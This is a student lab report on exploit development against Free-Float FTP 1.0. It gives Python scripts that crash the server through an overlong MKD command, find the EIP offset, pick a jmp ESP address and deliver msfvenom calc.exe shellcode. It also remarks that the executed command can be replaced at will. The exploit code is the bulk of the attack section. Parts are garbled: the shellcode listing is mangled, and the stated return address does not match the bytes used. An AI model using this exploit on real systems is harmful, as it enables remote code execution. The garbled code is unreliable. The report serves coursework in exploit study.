

IE4012 Offensive Hacking Tractical and Strategic 4th Year, 1st Semester

Assignment

Exploit Development

Free-Float FTP: Crashing the FTP Server and Pop calc.exe via Stack based Buffer Overflow

Submitted to

Sri Lanka Institute of Information Technology

In partial fulfillment of the requirements for the Bachelor of Science Special Honors Degree in Information Technology

Declaration

I certify that this report does not incorporate without acknowledgment, any material previously submitted

for a degree or diploma in any university, and to the best of my knowledge and belief it does not contain

any material previously published or written by another person, except where due reference is made in the

text.

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
Free-Float FTP: Crashing the FTP Server and Pop calc.exe via Stack based Buffer Overflow

Requirements:

- Windows XP
- Kali Linux with Python and Metasploit Framework (For msfvenom shellcode generation)
- Free-Float FTP v 1.0
- Immunity debugger
- mona.py

Crashing the FTP Server

First I installed immunity debugger and freefloat FTP on the windows XP machine.



This is how the FTP server looks like. There's something as "anonymous user" on a FTP server which is much like the default credentials to access the FTP.

So in my case FTP server is running on 192.168.175.130 and default port 21.

Now let's write a python script to connect to it.

```
import socket,sys
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
port = 21
s.connect(('192.168.175.130',21))
s.recv(1024)
s.send("USER anonymous \n")
s.recv(1024)
s.send("PASS anonymous \n")
s.recv(1024)
junk = "A" * 1000
s.send('MKD'+junk+'\n')
s.recv(1024)
s.send('QUIT \n')
s.close
```


If you run the python code using terminal in Kali Linux. The output will look like this.

```
root@kali:~
                                 File
  Actions Edit
        View
           Help
   root@kali: ~
  ali: # python
Python 2.7.17 (default, Oct 19 2019, 23:36:22)
[GCC 9.2.1 20191008] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import socket,sys
>>> s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
>>> port = 21
>>> s.connect(('192.168.175.130',21))
>>> s.recv(1024)
'220 FreeFloat Ftp Server (Version 1.00).\r\n'
>>> s.send("USER anonymous \n")
16
>>> s.recv(1024)
'331 Password required for anonymous .\r\n'
>>> s.send("PASS anonymous \n")
16
>>> s.recv(1024)
'230 User anonymous logged in.\r\n'
>>> junk = "A" * 1000
>>> s.send('MKD'+junk+'\n')
1004
>>> s.recv(1024)
>>> s.send('QUIT \n')
>>> s.close
<bound method _socketobject.close of <socket._socketobject object at 0×7f27f</pre>
080b360>>
>>>
```

From the script we can see after passing USER anonymous and PASS anonymous I tried to create a directory by MKD <name> and after exiting we got an error.

Here the name is the payload which was 1000 * "A"


By checking the status of FTP on windows XP we can see that there's an error in FTP server and it caused the ftp server to crash.



FTP server crashed means that the 1,000 A's are sufficient to cause the overflow.


Next, we need to figure out how much data goes to MKD <name> to over-ride the ESP

For that I am going to use **msf-pattern_create** to create a unique length string that helps to identify the offset.




Let's use this as a payload to analyze where it crashes and to get an offset.


For that I need to attach Float FTP with the debugger to look at the stack.




Open Immunity debugger and Attach the FTP server to it.



This is how it will look like.





Immunity debugger interface explained

Using the payload, I created, I made the python code.

```
| Run | Terminal | Help | Pexploit.py | Pex2.py | X | Popcalcnew | Pex1 | Pexploit.py | Pex2.py | X | Popcalcnew | Pexploit.py | Pex2.py | Pex2.p
```

```
import sys, socket
```

from pwn import *

junk =

"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B"

```
s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)

connect = s.connect(('192.168.175.130',21))

s.recv(1024)

s.send('USER anonymous \r\n')

s.recv(1024)

s.send('PASS anonymous \r\n')

s.recv(1024)

s.send('MKD'+junk+'\r\n')

s.recv(1024)

s.send('QUIT\r\n')


s.close
```

After I run the program in immunity and hit exploit it crashes let's look at ESP.

We can see that the ESP as 6Ai7Ai that's what I'm going to use to figure out the offset.

So now we know what's the payload for ESP override. But also we know that the overflow occurs at 1000 * A. Let's change the payload a bit.

I Update payload like this:



Let's adjust the padding a bit and make sure EIP is overriding as BBBB

After adjusting the padding, we get to know that EIP hits BBBB at

Next I need to paste mona.py to the directory where immunity is installed inside the PyCommand folder.

Download mona.py (https://github.com/corelan/mona/blob/master/mona.py) and copy the script on to C:\Program Files\Immunity Inc\Immunity Debugger\PyCommands

Now I'm looking for a jmp ESP if you look in the screenshot above I need to put shellcode on ESP where C's are residing and jmp to it.

so I used !mona jmp -r esp command on immunity debugger and the output looked like this.


```
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```

Now I'm are looking for SHELL32.dll in this case I am going to choose 0x7c9c1349.

The shellcode can be generated by using MSFvenom:

msfvenom -p windows/exec CMD=calc.exe -b ' $\x00\x0A\x0D$ ' -f python --var-name shellcode EXITFUNC=thread

- -b is bad character that you need to avoid
- -f for format



Let's add the address and insert the NOP properly to make it pop the calc.exe

After adjusting the padding and nops I get

```
popcalcnew X
root > Desktop > ftp > 🍦 popcalcnew >
     import sys, socket
     from pwn import
     #msfvenom -p windows/exec CMD=calc.exe -b '\x00\x0A\x0D' -f python --var-name shellcode EXITFUNC=thread
     shellcode = b""
     shellcode += b"\xd9\xc4\xb8\xcf\x4a\x51\x45\xd9\x74\x24\xf4"
     shellcode += b"\x5b\x2b\xc9\xb1\x31\x31\x43\x18\x03\x43\x18"
     shellcode += b"\x83\xeb\x33\xa8\xa4\xb9\x23\xaf\x47\x42\xb3"
     shellcode += b"\xd0\xce\xa7\x82\xd0\xb5\xac\xb4\xe0\xbe\xe1"
     shellcode += b"\x38\x8a\x93\x11\xcb\xfe\x3b\x15\x7c\xb4\x1d"
     shellcode += b"\x70\xca\x83\x01\x55\x66\x8a\x19\xba\x43\x44"
     shellcode += b"\x04\xfa\x48\xac\x73\xf2\xab\x51\x84\xc1\xd6"
     shellcode += b"\x8d\x67\x22\x91\x76\xe7\xa8\xad\xf3\x06"
     shellcode += b"\x71\x1c\xb4\xab\xd7\x56\x58\xbf\x65\x35\x36"
     shellcode += b"\xa7\x2e\xcb\x02\x8c\xd1\x29\x87\xf8\x79\xf4"
     shellcode += b"\x94\x38\x70\xa2\x12\xd0\x08\xbb\xf6\xd6\xbf"
    connect=s.connect(('192.168.175.130',21))
    s.send('PASS anonymous\r\n')
    s.send('QUIT\r\n')
```

import sys, socket

from pwn import *

add = p32(0x7c9c1349)


#eip = 0x7c9c167d

#msfvenom -p windows/exec CMD=calc.exe -b ' $\x00\x0A\x0D$ ' -f python --var-name shellcode EXITFUNC=thread

shellcode = b"" $shellcode += b'' \times d9 \times c4 \times b8 \times cf \times 4a \times 51 \times 45 \times d9 \times 74 \times 24 \times f4''$ $shellcode += b'' \times 5b \times 2b \times c9 \times b1 \times 31 \times 31 \times 43 \times 18 \times 03 \times 43 \times 18''$ $shellcode += b'' \times d0 \times ce \times a7 \times 82 \times d0 \times b5 \times ac \times b4 \times e0 \times be \times e1''$ $shellcode += b'' \times 38 \times 8a \times 93 \times 11 \times cb \times fe \times 3b \times 15 \times 7c \times b4 \times 1d''$ $shellcode += b'' \times 18 \times 7d \times 5 \times 5e \times 3b \times fd \times f4 \times b2 \times 9b \times 3c \times 37''$ $shellcode += b'' \xc7 \xda \x79 \x2a \x2a \x8e \xd2 \x20 \x99 \x3f \x57''$ $shellcode += b'' \times 7c \times 22 \times cb \times 2b \times 90 \times 22 \times 28 \times fb \times 93 \times 03 \times ff''$ $shellcode += b'' \ x70 \ xca \ x83 \ x01 \ x55 \ x66 \ x8a \ x19 \ xba \ x43 \ x44''$ $shellcode += b'' \times 91 \times 08 \times 3f \times 57 \times 73 \times 41 \times c0 \times f4 \times ba \times 6e \times 33''$ $shellcode += b'' \times 04 \times fa \times 48 \times ac \times 73 \times f2 \times ab \times 51 \times 84 \times c1 \times d6''$ $shellcode += b'' \ x8d \ x01 \ xd2 \ x70 \ x45 \ xb1 \ x3e \ x81 \ x8a \ x24 \ xb4''$ $shellcode += b'' \times 8d \times 67 \times 22 \times 92 \times 91 \times 76 \times 67 \times 22 \times 92 \times 91 \times 76 \times 67 \times 60 \times 10^{-1}$ $shellcode += b'' \times 7f \times 24 \times 47 \times 2d \times 5b \times 6d \times 13 \times 4c \times fa \times cb \times f2''$ $shellcode += b'' \times 71 \times 1c \times b4 \times d7 \times 56 \times 58 \times bf \times 65 \times 35 \times 36''$ $shellcode += b'' \times 3e \times 40 \times 40 \times 03 \times 4c \times 28 \times 29 \times 32 \times 7''$ $shellcode += b'' \times a7 \times 2e \times cb \times 02 \times 8c \times d1 \times 29 \times 87 \times f8 \times 79 \times f4''$ $shellcode += b'' \times 42 \times 41 \times e^4 \times 07 \times b^9 \times 85 \times 11 \times 84 \times 48 \times 75 \times e^6$ $shellcode += b'' \times 94 \times 38 \times 70 \times 22 \times 12 \times d0 \times 08 \times b6 \times d6 \times bf''$ $shellcode += b'' \xbc \xd2 \xb4 \x5e \x2f \xbe \x14 \xc5 \xd7 \x25 \xb9''$

```
buf = "\x90" * 16 + shellcode
junk = "A"*247 + "\x7D\x16\x9C\x7C" + buf + "C"*(749-len(buf))
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('192.168.175.130',21))
s.send('USER anonymous\r\n')
s.recv(1024)
s.send('PASS anonymous\r\n')
s.recv(1024)
s.send('MKD ' + junk + '\r\n')
s.recv(1024)
s.send('QUIT\r\n')
s.send('QUIT\r\n')
```

When I check the windows xp machine, the calc is popped up.



We can change the exec CMD = <whatever> and get the execution.

References:

- [1]. "FreeFloatFTP BOF PuckieStyle." [Online]. Available: https://www.puckiestyle.nl/free-float-ftp/. [Accessed: 11-May-2020].
- [2]. GitHub. 2020. Justinsteven/Dostackbufferoverflowgood. [online] Available at: https://github.com/justinsteven/dostackbufferoverflowgood/blob/master/dostackbufferoverflowgood_tutorial.md [Accessed 11 May 2020].
- [3]. 2020. [online] Available at: https://www.youtube.com/watch?v=TvBsE5eul8U&feature=emb_logo [Accessed 11 May 2020].